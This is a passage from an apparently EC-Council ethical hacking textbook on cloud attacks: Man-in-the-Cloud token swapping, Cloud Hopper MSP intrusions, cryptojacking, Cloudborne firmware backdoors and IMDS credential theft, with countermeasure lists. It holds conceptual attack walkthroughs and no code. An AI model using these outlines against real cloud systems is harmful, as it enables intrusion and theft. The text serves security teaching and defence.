


Figure 19.34: Example of Man-in-the-Cloud attacks


As shown in the figure, the attacker tricks the victim into installing malicious code that plants the attacker's synchronization token on the victim's drive. Now, the victim's Drive application syncs with the attacker's account. Then, the attacker steals the victim's synchronization token and uses it to gain access to the victim's files. Later, the attacker restores the malicious token with the original synchronized token of the victim, returning the Drive application to its original state and stays undetected.

Countermeasures:

- Use an email security gateway to detect the social engineering attacks that can lead to MITCs.
- Hardening the policies of token expiration can prevent this kind of attacks.
- Use efficient antivirus software that can detect and delete malware.
- Implement cloud access security broker (CASB) to monitor cloud traffic for detection of anomalies with the generated instances.
- Monitor employee activities to detect any significant signs of cloud synchronization token abuses.
- Encrypt the data stored on the cloud and ensure encryption keys are not stored within the same cloud service.
- Implement two-factor authentication.

Cloud Attacks: Cloud Hopper Attack

- Cloud Hopper attacks are triggered at the managed service providers (MSPs) and their users
- Attackers initiate **spear-phishing emails** with custom-made malware to compromise the accounts of staff or cloud service firms to obtain confidential information



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Cloud Hopper Attack

Cloud hopper attacks are triggered at managed service providers (MSPs) and their customers. Once the attack is successfully implemented, attackers can gain remote access to the intellectual property and critical information of the target MSP and its global users/customers. Attackers also move laterally in the network from one system to another in the cloud environment to gain further access to sensitive data pertaining to the industrial entities, such as manufacturing, government bodies, healthcare, and finance.

Attackers initiate spear-phishing emails with custom-made malware to compromise user accounts of staff members or cloud service firms to obtain confidential information. Attackers can also use PowerShell and PowerSploit command-based scripting for reconnaissance and information gathering. Attackers use the gathered information for accessing other systems connected to the same network. To perform this attack, attackers also leverage C&C to sites spoofing legitimate domains and file-less malware that resides and executes from memory. Attackers breach the security mechanisms impersonating a valid service provider and gain complete access to corporate data of the enterprise and connected customers.

As shown in the figure, an attacker infiltrates target MSP provider and distributes malware to gain remote access. The attacker then accesses the target customer profiles with his/her MSP account, compresses the customer data, and stores them in the MSP. The attacker then extracts the information from the MSP and uses that information to launch further attacks on the target organization and users.





Figure 19.35: Demonstration of cloud hopper attack

Countermeasures:

- Implement multi-factor authentication to prevent compromise of credentials.
- Ensure mutual co-ordination between customers and CSPs in case of abnormal incidents or activities.
- Ensure customers are aware and follow the cloud service policies.
- Use data categorization to reduce the impact of the attack and defend against any data breach.
- Utilize jump servers to enhance security and prevent cloud hopper attacks.

Cloud Attacks: Cloud Cryptojacking

- Cryptojacking is the unauthorized use of the victim's computer to **stealthily mine digital currency**
- Cryptojacking attacks are **highly lucrative**, which involve both external attackers and rogue insiders
- To perform this attack, the attackers leverage attack vectors like cloud misconfigurations, compromised websites, and client or server-side vulnerabilities



Cloud Cryptojacking

Cryptojacking is the unauthorized use of the victim's computer to stealthily mine digital currency. Cryptojacking attacks are highly lucrative, involving both external attackers and internal rogue insiders. To perform this attack, attackers leverage attack vectors like cloud misconfigurations, compromised websites, and client or server-side vulnerabilities.

For example, an attacker exploits misconfigured cloud instances to inject malicious crypto-mining payload into a web page or third-party library loaded by the web page. Then, the attacker lures the victim to visit the malicious web page and when the victim opens the web page, it automatically runs the crypto-miner in the victim's browser using JavaScript. Using JavaScript-based crypto-miners, such as CoinHive and Cryptoloot, attackers can easily embed malicious crypto-mining scripts into legitimate websites using a link to CoinHive. Attackers make this attack more complex by hiding the malicious crypto-mining script using various hiding techniques, such as encoding, redirections, and obfuscation. The configuration for the payload is generally dynamic or hardcoded. Cryptojacking attacks can cause severe impact on web sites, endpoints, and even the whole cloud infrastructure.

Steps of cloud cryptojacking attacks:

- **Step 1:** An attacker compromises the cloud service by embedding a malicious crypto-mining script.
- **Step 2:** When the victim connects to the compromised cloud service, the crypto-mining script gets executed automatically.
- **Step 3:** The victim naively starts mining the cryptocurrency on behalf of the attacker and adds a new block to the blockchain.
- **Step 4:** For each new block added to the blockchain, the attacker gets a reward in the form of cryptocurrency coins illicitly.





Figure 19.36: Demonstration of cryptojacking attack

Countermeasures:

- Ensure to implement a strong password policy.
- Always preserve three different copies of the data in different places and one copy off-site.
- Ensure to patch the webservers and devices regularly.
- Use encrypted SSH key pairs instead of passwords for securing access to cloud servers.
- Implement CoinBlocker URL and IP Blacklist/blackholing in the firewall.
- Employ real-time monitoring of the web page document object model (DOM) and JavaScript environments for detecting and mitigating malicious activities at an early stage.
- Use the latest antivirus, anti-malware, and adblocker tools in the cloud.
- Implement browser extensions for scanning and terminating scripts similar to the CoinHive's miner script.
- Use endpoint security management technology to detect any rogue applications in the devices.
- Review all third-party components used by the company's websites.
- Employ advanced network monitoring tools that are capable of identifying CPU resource misuse, mining, and sniffing activities.
- Never neglect sudden price surges in the cloud resource utilization bills because most crypto miners utilize random cloud resources for attack deployment.
- Ensure that all the cloud instances and services are successfully terminated at the end of the day. Else, they might become an entry point for crypto jackers.

Cloud Attacks: Cludborne Attack

- Cludborne is a vulnerability residing in a bare-metal cloud server that enables the attackers to implant a malicious backdoor in its firmware
- The malicious backdoor can allow the attackers to bypass the security mechanisms and perform various activities such as watching new user's activity or behavior, disabling the application or server, and intercepting or stealing the data



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Cludborne Attack

Cludborne is a vulnerability residing in a bare-metal cloud server that enables attackers to implant malicious backdoor in its firmware. The installed backdoor can persist even if the server is reallocated to new clients or businesses that use it as an IaaS. Physical servers are not confined to one client and can be moved from one client to another. During the reclamation process, if the firmware re-flash (factory default setting, complete erase of memory, etc.) is not properly implemented, the backdoors can stay active on the firmware and travel along the server.

Attackers exploit vulnerabilities in super-micro hardware to overwrite the firmware in the baseboard management control (BMC) of a bare-metal server that is used for remote management activities, such as provisioning, reinstalling the operating system, and troubleshooting via the intelligent platform management interface (IPMI) without physical access. As the BMC has the power to control the servers remotely and provision the system to the new customers, attackers choose it as a primary target. Vulnerabilities in the bare-metal cloud server and inappropriate firmware re-flashing can pave the way for attackers to install and maintain backdoor persistence. Then, the malicious backdoors allow attackers to directly access the hardware and bypass the security mechanisms to perform activities such as monitoring new customer's activities, disabling the application/server, and intercepting the data. These activities allow attackers to launch ransomware attacks on the target.





Figure 19.37: Illustration of cloudborne attack

Countermeasures:

- CSPs should keep the firmware up-to-date.
- Sanitize the server firmware before it is assigned to new customers.
- Validate the server for implants and backdoors before deploying.
- Regularly check for firmware vulnerabilities.
- CSPs should verify whether the physical hardware has been tampered with before delivery.

Cloud Attacks: Instance Metadata Service (IMDS) Attack

- An instance metadata service (IMDS) provides information about an instance, its associated network, and the software configured to run the instance
- Attackers perform IMDS attacks by exploiting a **zero-day vulnerability** on the target application server or by using the information leaked via a **reverse proxy** implemented by the administrators
- Using this attack, attackers connect to the cloud instance and gain sensitive information such as **user data and roles** associated with that instance



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

Instance Metadata Service (IMDS) Attack

An instance metadata service (IMDS) provides information about an instance, its associated network, and the software configured to run the instance. IMDS also generates credentials for roles associated with an instance. Based on the assigned role or policy, the software configured on the instance can also access the resources on the cloud storage. Attackers perform IMDS attacks by exploiting a zero-day vulnerability on the target application server or by using information leaked via a reverse proxy implemented by the administrators.

The main intention of attackers performing an IMDS attack is to gain unauthorized access to the network resources by compromising instances. If attackers can successfully leverage a zero-day vulnerability or credentials leaked by a reverse proxy, they can connect to the cloud instance and gain sensitive information such as user data and various roles associated with that instance, which can be further leveraged to perform attacks such as accessing and abusing or modifying the resources located on the cloud storage.

How the Attack is Launched

- First, an attacker exploits a zero-day vulnerability or a reverse proxy implemented on the target application server.
- The attacker then compromises the cloud instance running on the server and acquires metadata of the instance.
- Next, the attacker uses the obtained credentials to gain access to the cloud resources.

